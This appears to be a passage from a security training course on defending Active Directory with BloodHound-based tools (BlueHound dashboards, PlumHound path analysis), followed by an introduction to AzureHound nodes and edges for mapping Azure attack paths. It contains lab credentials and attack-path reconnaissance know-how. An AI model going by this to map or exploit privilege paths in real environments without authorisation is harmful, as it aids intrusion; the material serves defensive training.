
The `Data Import` option in BlueHound allows us to automatically import data from sources such as SharpHound, ShotHound, Vulnerability Scanners, etc. We will disable all options but SharpHound.




Next, we need to download SharpHound, click edit settings, and set the `Tool path` and the `Arguments`. We can find SharpHound at `C:\Tools\SharpHound.exe`. To see the arguments, we need to type the SharpHound's options and press Enter.




We can also automate SharpHound collection using the `schedule` option and select its frequency (daily, weekly, or monthly):




Once we have data loaded, we can use the `Configurations` tab to set up the basic information used by the queries (e.g., Domain Admins group, crown jewels servers). Let's use the following configuration:



Next, we can use the `Query Runner` option in the menu and click `RUN ALL` to prepare the reports.



All tabs should now have some data. Default reports for BlueHound include data from other sources such as ShotHound and Vulnerability Scanners. Since we are not using those tools, some reports will remain unfilled.



Now our job as BlueTeamers is to understand the data that makes sense to monitor in our environment, and this could be:

- Administrators with sessions on non-Domain machines.
- Dangerous privileges in the Domain Users group
- Paths from Kerberoastable users
- Users with higher privileges on computers
- Users that do not require pre-authentication
- Users with more sessions

The list can be much longer and will depend on each environment. The advantage that BlueHound offers is that it allows us to create our Cypher queries to monitor what is most important to us.

BlueHound Customization

BlueHound allows us to modify existing queries, add new queries, create new tabs, and visualize the data according to our needs.


To create a new query, we can click on the box with the `+` sign, define a report name, click on the three vertical dots, define the type and size, and include our query. In the following example, we will create a table that consists of the number of enabled users of the active directory with the following query:

```
MATCH (u:User {enabled:true})
RETURN COUNT(u)
```

We can add/delete any char or tab and create our dashboards. We can also import and export dashboards.

Let's import the custom dashboard `C:\Tools\bluehound_dashboard_htb.json` with the following steps:

- Go to `Import Config`.
- Select the file to import and import it.
- Go to the `Configurations` tab and complete the information (Domain Controllers, Domain Admins, and SRV for this example).
- Close BlueHound (some times BlueHound freeze while trying to run some queries. If it happens, we can close and re-open it).
- Open BlueHound and click on `Query Runner`.
- Click on `RUN ALL` to fill all reports with data.



To get more information about BlueHound, check out their introductory video, blog post and Nodes22 conference talk.

PlumHound

PlumHound operates by wrapping BloodHoundAD's powerhouse graphical Neo4J backend cypher queries into operations-consumable reports. Analyzing the output of PlumHound can steer security teams in identifying and hardening common Active Directory configuration vulnerabilities and oversights.

Installing PlumHound

We need Python installed and download the released zip file, unzip it, and install the requirements with pip.

```
C:\Tools\PlumHound> python -m pip install -r requirements.txt
...SNIP...
```

We can confirm if it works with the `--easy` option and the `-p` option to specify the password.

```
C:\Tools\PlumHound>python PlumHound.py --easy -p Password123

        PlumHound 1.5.2
        For more information: https://github.com/plumhound
        ----------------------------------------
        Server: bolt://localhost:7687
```

```
        User: neo4j
        Password: *****
        Encryption: False
        Timeout: 300
        ----------------------------------------
        Task: Easy
        Query Title: Domain Users
        Query Format: STDOUT
        Query Cypher: MATCH (n:User) RETURN n.name, n.displayname
        ----------------------------------------
INFO    Found 1 task(s)
INFO    ----------------------------------------
on 1:
on 1: n.name                          n.displayname
      -------------------------------  ---------------
      [email protected]
      [email protected]
      [email protected]          julio
      [email protected]    htb-student
      [email protected]          peter
      [email protected]          david
      [email protected]           mark
      [email protected]           ryan
      [email protected]          jared
      [email protected]          grace
on 1:
Executing Tasks |████████████████████████████████████████████████| Tasks
1 / 1  in 2.1s (0.84/s)

        Completed 1 of 1 tasks.
```


Using PlumHound Path Analyzer

PlumHound has multiple uses and different things we can do with this tool. In this example, we will use the `Path Analyzer` option (`-ap`) to understand what relationship we have to remove to break the attack paths we detect.

The Analyze Path function requires a `label` , or a `start node` and an `end node` , and then iterates through all paths to identify which relationship(s) to remove to break the attack path. This is useful when you want to provide your AD Admins with concrete actions they can take to improve your overall AD Security Posture.

Let's take as an example the dangerous Domain Users permissions between `Domain Users` and `WS01` , and identify which privilege we need to remove to break the path:

```
C:\Tools\PlumHound> python PlumHound.py -p Password123 -ap "DOMAIN [email
protected]" "WS01.INLANEFREIGHT.HTB"
```

```
        PlumHound 1.5.2
        For more information: https://github.com/plumhound
        --------------------------------------
        Server: bolt://localhost:7687
        User: neo4j
        Password: *****
        Encryption: False
        Timeout: 300
        --------------------------------------
        Task: Analyzer Path
        Start Node: DOMAIN [email protected]
------------------------------------------------------------------------
Analyzing paths between DOMAIN [email protected] and
WS01.INLANEFREIGHT.HTB
------------------------------------------------------------------------
Removing the relationship GpLink between [email protected] and [email
protected] breaks the path!
Removing the relationship Contains between [email protected] and
WS01.INLANEFREIGHT.HTB breaks the path!
INFO    Tasks Generation Completed
Tasks: []
Executing Tasks |                                                  | Tasks
0 / 0  in 0.1s (0.00/s)

        Completed 0 of 0 tasks.
```


Note: We encountered some unidentified relationships between nodes during PlumHound testing. For example, "Domain Users" with the user "Elieser" does not bring any results, but the relationships exist. We should also keep in mind that not all recommendations are safe. For example, to break the path between SVC_BACKUPS and Domain Admins, we could remove DC01 from the Domain Controller container, but this will affect the functionality of the domain controller in the environment.

Next Steps

We discovered that BloodHound is a powerful tool for BlueTeams to improve their cybersecurity. By using cypher queries to identify misconfigurations and proactively monitoring for changes, Blueteams can stay ahead of potential threats. While BloodHound is a valuable tool, other tools like ImproHound and GoodHound can provide additional insights using BloodHound data. ImproHound helps identify AD attack paths by breaking down the AD tier model, while GoodHound helps prioritize remediation efforts by determining the busiest paths to high-value targets.

In the next section, we will delve into the use of BloodHound in Azure, exploring how to use it for identifying attack paths in the Microsoft cloud.

Exercises

Neo4j Database Credentials: User: `neo4j` Password: `Password123`.

Azure Enumeration

We've learned how to use BloodHound to identify misconfigurations in Active Directory environments, but in this section, we'll focus on Azure and how we can use BloodHound to identify attack paths and potential weaknesses in the Azure environment.

While the main focus of this section will be on the offensive usage of BloodHound in Azure, it's important to note that both Red and Blue Teams can benefit from this tool. Red Teams can use the information gathered by BloodHound to identify attack paths, and Blue Teams to prioritize remediation efforts and secure their Azure environment. BloodHound provides valuable insights into the security of Azure environments, whether for offensive or defensive purposes.

Overview AzureHound

Just as we discussed attacks on Active Directory environments and the different components that BloodHound includes to allow us to identify attack paths, in the same way, we can use BloodHound to identify Attack paths in Azure.

The approach to identify attacks and abuse edges are similar to Active Directory. For Azure, we will have nodes and edges that start with `Az` exclusive to the Microsoft cloud.

The nodes available in BloodHound version 4.2 are the following:

Node	Description
AZTenant	Represents an Azure AD tenant, which is a dedicated instance of Azure AD that an organization owns and uses to manage access to applications and resources.
AZUser	Represents a user in Azure Active Directory (Azure AD) and contains information about the user such as their email address, display name, and job title.
AZGroup	Represents a group in Azure AD, which can be used to manage access to resources and applications.
AZApp	Represents an application in Azure AD, which can be used to provide secure access to resources and APIs.
AZSubscription	Represents an Azure subscription, which is a logical container for resources in Azure.
AZResourceGroup	Represents a resource group in Azure, which is a container for resources that share a lifecycle and are managed together.

Node	Description
AZVM	Represents a virtual machine (VM) in Azure, which is a virtualized computing environment used to deploy and run applications.
AZDevice	Represents a device in Azure AD, which can be used to manage access to resources and applications.
AZServicePrincipal	Represents a service principal in Azure AD, which is a security identity used by applications and services to access resources in Azure.

The edges available in BloodHound version 4.2 are as follows:

Edge	Description
AZAddMembers	Indicates that a principal can add members to a group or directory role.
AZAddOwner	Indicates that a principal can add other users as owners of a subscription or management group.
AZAppAdmin	Indicates that a principal is assigned to an administrative role for an Azure AD application.
AZCloudAppAdmin	Indicates that a principal is assigned to an administrative role for a cloud application.
AZContains	Indicates that a group or directory role contains a member.
AZContributor	Indicates that a principal has been assigned the Contributor role at a resource scope, allowing them to manage all resource types within that scope.
AZExecuteCommand	Indicates that a principal has permission to execute a command on a virtual machine.
AZGetCertificates	Indicates that a principal has permission to retrieve certificates.
AZGetKeys	Indicates that a principal has permission to retrieve keys.
AZGetSecrets	Indicates that a principal has permission to retrieve secrets.
AZGlobalAdmin	Indicates that a principal is assigned to the Global Administrator role in Azure AD.
AZKeyVaultContributor	Indicates that a principal has been assigned the Key Vault Contributor role at the resource group or resource level, allowing them to manage key vaults.
AZManagedIdentity	Indicates that a resource has an associated managed identity, allowing it to authenticate with other Azure services.
AZOwns	Indicates that a principal owns a resource.

Edge	Description
AZPrivilegedRoleAdmin	Indicates that a principal is assigned to a built-in role that grants full access to Azure AD and all Azure services.
AZResetPassword	Allows a user to reset passwords for other users
AZRunAs	Represents the ability to run as an account, either through a scheduled task, service, or any other impersonation
AZUserAccessAdministrator	Allows a user to manage user access to Azure resources
AZVMAdminLogin	Allows a user to log in as a VM administrator

Note: Keep in mind that not all edges are documented. Most of them have different details for their attack path than we had in Active Directory. Cloud environments can change rapidly, and we must keep up to date with the changes as they occur.

For additional information about these nodes, their uses, and definitions, we can refer to the official BloodHound documentation.


Creating an Azure Tenant

To practice in an Azure environment, we need to create a tenant with an Azure Subscription. We will use the free version of Azure, which gives us $200 USD for one month. To complete the registration for the free version, we can use the following link: https://azure.microsoft.com/en-us/free/. Note that a credit card is required. Additionally, if you are a student, you can use Azure for Students with no credit card required.


Note: These exercises are optional, but it is recommended that they be performed to familiarize yourself with cloud attacks. To complete these exercises, we will need to create the free Azure account using the link above.

You can follow the process based on the Azure Free Account page. The following example is a reference, but the process may differ for you and the region where you are.


1. Go to the Azure Free Account portal and follow the process starting by clicking on `Start free`.



